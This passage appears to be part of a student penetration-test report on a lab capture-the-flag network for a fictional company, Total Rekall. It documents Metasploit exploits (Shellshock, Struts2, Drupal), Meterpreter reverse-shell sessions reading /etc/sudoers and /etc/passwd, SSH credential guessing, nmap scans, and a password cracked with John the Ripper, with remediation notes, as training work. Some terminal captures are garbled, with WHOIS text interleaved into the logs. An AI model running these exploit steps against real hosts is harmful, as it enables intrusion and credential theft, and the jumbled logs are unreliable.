
Vulnerability 8	Findings
Title	Exploit Apache “Shellshock”
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	Used RCE exploit through Metasploit to exploit host 192.168.13.11 MSFCONSOLE exploit/http/apache_mod_cgi_bash_env_exec, set RHOSTS 192.168.13.11, set TARGETURI /cgi-bin/shockme.cgi and open the file /etc/sudoers

Images 	<pre>msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 172.30.173.47:4444 [*] Command Stager progress - 100.0% done (1097/1092 bytes) [*] Sending payload (984904 bytes) to 192.168.13.11 [*] Meterpreter session 1 opened (172.30.173.47:4444 -> 192.168.13.11:5478) at 2023-02-18 20:51:55 -0500 meterpreter > ls listing: /usr/lib/cgi-bin Mode Size Type Last modified Name 100755/rwxr-x 83 Fil 2023-02-20 10:59:41 -0800 shockme.cgi meterpreter > find / -name *flag* [*] Unknown command: find [*] Unknown command: meterpreter [*] Unknown command: ih [*] Unknown command: l [*] Unknown command: sudo [*] Unknown command: stop [*] Unknown command: stopadfs_chroot: Operation failed: 2 [*] Unknown command: cat/etc/sudoers [*] Unknown command: cat /etc/sudoers [*] Unknown command: less [*] This file MUST be edited with the "visudo" command as root. [*] Please consider adding local content in /etc/sudoers.d/ instead of directly modifying this file. [*] See the man page for details on how to write a sudoers file. Defaults env_reset Defaults mail_badpass Defaults secure_path="/usr/local/bin:/usr/local/sbin:/usr/bin:/sbin:/bin:/snap/bin" # host alias specification # user alias specification # Cnd user specification # user privilege specification root: ALL=(ALL) ALL # Members of the admin group may gain root privileges admin:ALL=(ALL) ALL # Allow members of the admin group to execute any command admin:ALL=(ALL) ALL # See sudoers(5) for more information on "#include" directives: #include /etc/sudoers.d flag9-wudks8f7sd:ALL=(ALL)ALL /usr/bin/less</pre>
Affected Hosts	192.168.13.11
Remediation	Patch system, with the latest security updates and version

Vulnerability 9	Findings
Title	Exploit Vulnerability Apache
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	using the same exploit as the previous flag, go into the shell and cat etc/passwd
Images 	<pre>msf exploit(multi/http/apache_mod_cgi_bash_env_exec) > run [*] Started reverse TCP handler on 172.21.203.14:4444 [*] Command Stager progress - 100.0% done (1097/1092 bytes) [*] Sending payload (984904 bytes) to 192.168.13.11 [*] Meterpreter session 4 opened (172.21.203.14:4444 -> 192.168.13.11:41096) at 2023-04-13 20:02:05 -0400 meterpreter > shell Process 91 created. Channel 1 created. cat /etc/passwd root:x:0:0:root:/root:/bin/bash root:x:1:1:root:/root:/bin/bash nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin nobody:x:100:101::/var/lib/1ihuid: libnuid:x:100:101::/var/lib/1ihuid: syslog:x:101:104::/home/syslog:/bin/false flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd: alice:x:1001:1001::/home/alice:</pre>
Affected Hosts	192.168.13.11
Remediation	update systems to make sure latest patches are installed

Vulnerability 10	Findings
Title	Exploit Vulnerability Struts2
Type (Web app / Linux OS / Windows OS)	Linux OS
Risk Rating	High
Description	<p>used nessus scan to find a critical vulnerability found called Apache Struts 2.3.5.... Jakarta Multipart Parser RCE.</p> <p>Found the jakarta exploit in metasploit and used exploit/multi/http/struts2_content_type_ognl</p> <p>ran command find . flag grep flag from root directory. Then extracted the "flagisinThisfile.7z" file to find the flag</p>
Images	
Affected Hosts	192.168.13.12
Remediation	Patching latest software updates will improve security protection

Vulnerability 11	Findings
Title	Vulnerability Drupal CVE 2019-6340

Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	aggressive nmap scan on 192.168.13.13 found vulnerability Drupal CVE 2019-6340. Utilized exploit unix/webapp/drupal_restws_unserialize
Images	
Affected Hosts	192.168.13.13
Remediation	patch systems

Vulnerability 12	Findings
Title	Exploited Vulnerability Runas ALL sudoer
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	High
Description	Screenshot from flag 1 tells us this hint "Registrant Name: sshUser alice" Tried username and password alice below and ssh worked as seen below

totalrekallxyz - Domain Dossier

totalrekallxyz - Domain - Developers - WHOIS RE - Domain Dossier - Investi - New Tab

11:21 PM 2024-02-07T23:59:59Z

Queried whois.godaddy.com with "totalrekall.xyz".


Domain Name: totalrekall.xyz
Registry Domain ID: 10000000000000000000000000000000
Registrar: Whois.Godaddy.Com
Registrar URL: https://www.godaddy.com
Registration Date: 2022-02-07T19:16:15Z
Expiration Date: 2025-02-07T23:59:59Z
Registrar: Godaddy.com, LLC
Registrar Abuse Contact Email: abuse@godaddy.com
Registrar Abuse Contact Phone: +14066688800
Domain Status: clientTransferProhibited https://icann.org/eppclientTransferProhibited
Registry Registrant ID: CR3X4099109
Registrant Name: Alice
Registrant Organization: Alice
Registrant Street: 123 Main Street
Registrant City: Atlanta
Registrant State/Province: Georgia
Registrant Zip: 30301
Registrant Country: US
Registrant Phone Ext: +17702229999
Registrant Fax Ext:
Registrant Email: alice@alicedb.com
Registrant Tech ID: CR3X4099110
Registrant Tech Name: Alice
Tech Organization:
Tech Street: 123 Main Street
Tech City: Atlanta
Tech State/Province: Georgia
Tech Zip: 30301
Tech Country: US
Tech Phone Ext: +17702229999
Tech Fax Ext:
Tech Email: alice@alicedb.com
Name Server: NS51.DOMAINCONTROL.COM
Name Server: NS52.DOMAINCONTROL.COM
DNSSEC: unsigned
ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
*** Last update of WHOIS database: 2025-02-18T21:00:00Z ***

Images



The screenshot shows a terminal window titled 'lti.cloudlabs.ai/liv1p1/launch/ee03eaad-59fd-41aa-ad40-368c4918734a' with a blue header bar containing the text 'x-PT-10-2024-U-LOLC-MTTH-Project2'. The terminal window has a dark background and displays the following text:

```
# ssh sshUser@192.168.13.14
sshUser@192.168.13.14's password: 
Permission denied, please try again.
sshUser@192.168.13.14's password:
Name Server: NS1.DOMAINCONTROL.COM
Name Server: NS2.DOMAINCONTROL.COM
[root@kali] ~
# ssh Alice@192.168.13.14
Alice@192.168.13.14's password: abuse@godaddy.com
Permission denied, please try again.
Alice@192.168.13.14's password:
>>> Last update of WHOIS database: 2025-02-18T21:56:04.0Z <<<
[root@kali] ~
# ssh 192.168.13.14
root@192.168.13.14's password:
Permission denied, please try again.
root@192.168.13.14's password:
Requester ONLY https://www.godaddy.com
Updated Date: 2025-02-03T15:00:39Z
Creation Date: 2022-02-02T19:16:16Z
[root@kali] ~
# ssh User@192.168.13.14
User@192.168.13.14's password:
Permission denied, please try again.
User@192.168.13.14's password: i.e.: +1.4806242505
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited
[root@kali] ~
# ssh <user>@192.168.13.14
zsh: no such file or directory: user
Registration Name: SSL-ALICE
Organization:
[root@kali] ~
# ssh alice@192.168.13.14
alice@192.168.13.14's password:
Welcome to Ubuntu 18.04.6 LTS (GNU/Linux 5.10.0-kali3-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: Phone https://landscape.canonical.com
 * Support: n/a Fax: https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
Registry Tech ID: CR534509110
To restore this content, you can run the 'unminimize' command.
Tech Organization:
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
Tech Country: US
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
Tech Fax:
Tech Fax Ext:
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.
DNSSEC: unsigned
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by internic.net
applicable law.
>>> Last update of WHOIS database: 2025-02-18T21:56:04.0Z <<<
Could not chdir to home directory /home/alice: No such file or directory
$
```

	
Affected Hosts	192.168.13.14
Remediation	add additional security measures for username and password credentials. Suggest to employ Multi factor 2 Factor Authentication

Windows Servers

Vulnerability 1	Findings
Title	Total Rekall Github xampp.users page
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Low
Description	<p>Using google search, looked for totalrekall repositories.</p> <p>Found the credentials with hashed password in the repository and cracked it with John the Ripper.</p> <p>user:trivera Password:Tanya4life</p>
Images	 

	<pre> File Actions Edit View Help └─(root㉿kali)-[~] # cd Desktop └─(root㉿kali)-[~/Desktop] # touch flag1hash.txt └─(root㉿kali)-[~/Desktop] # nano flag1has └─(root㉿kali)-[~/Desktop] # nano flag1hash.txt └─(root㉿kali)-[~/Desktop] # john flag1hash.txt Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long" Use the "--format=md5crypt-long" option to force loading these as that type instead Using default input encoding: UTF-8 Loaded 1 password hash (md5crypt, crypt(3) \$1\$ (and variants) [MD5 512/512 AVX512BW 16x3]) Will run 2 OpenMP threads Proceeding with single, rules:Single Press 'q' or Ctrl-C to abort, almost any other key for status Almost done: Processing the remaining buffered candidate passwords, if any. Proceeding with wordlist:/usr/share/john/password.lst Tanya4life (trivera) 1g 0:00:00:00 DONE 2/3 (2025-02-20 19:14) 6.666g/s 8360p/s 8360c/s 8360C/s 123456 .. jake Use the "--show" option to display all of the cracked passwords reliably Session completed. └─(root㉿kali)-[~/Desktop] # </pre>
Affected Hosts	Total Rekall
Remediation	Delete the exposed repository on GitHub which contains the sensitive information for potential attacker's

Vulnerability 2	Findings
Title	Nmap scan to find Network Hosts
Type (Web app / Linux OS / Windows OS)	Windows OS
Risk Rating	Medium
Description	Performed an Nmap scan of the listed ip range and found a windows 10 machine, used that ip in the web address bar on web browser. Then entered the user credentials found in flag 1 to log in, then got the screen below with the flag2.txt file

Images


```
(root㉿kali)-[~/Desktop]
└# nmap 172.22.117.0/24
Starting Nmap 7.92 ( https://nmap.org ) at 2025-02-20 19:18 EST
Nmap scan report for WinDC01 (172.22.117.10)
Host is up (0.00041s latency).
Not shown: 989 closed tcp ports (reset)
PORT      STATE SERVICE
53/tcp    open  domain
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
464/tcp   open  kpasswd5
593/tcp   open  http-rpc-epmap
636/tcp   open  ldapsl
3268/tcp  open  globalcatLDAP
3269/tcp  open  globalcatLDAPssl
MAC Address: 00:15:5D:02:04:13 (Microsoft)


Nmap scan report for Windows10 (172.22.117.20)
Host is up (0.00038s latency).
Not shown: 990 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
25/tcp    open  smtp
79/tcp    open  finger
80/tcp    open  http
106/tcp   open  pop3pw
110/tcp   open  pop3
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
443/tcp   open  https
445/tcp   open  microsoft-ds
MAC Address: 00:15:5D:02:04:12 (Microsoft)

Nmap scan report for 172.22.117.100
Host is up (0.0000040s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
5901/tcp  open  vnc-1
6001/tcp  open  X11:1



Nmap done: 256 IP addresses (3 hosts up) scanned in 15.44 seconds

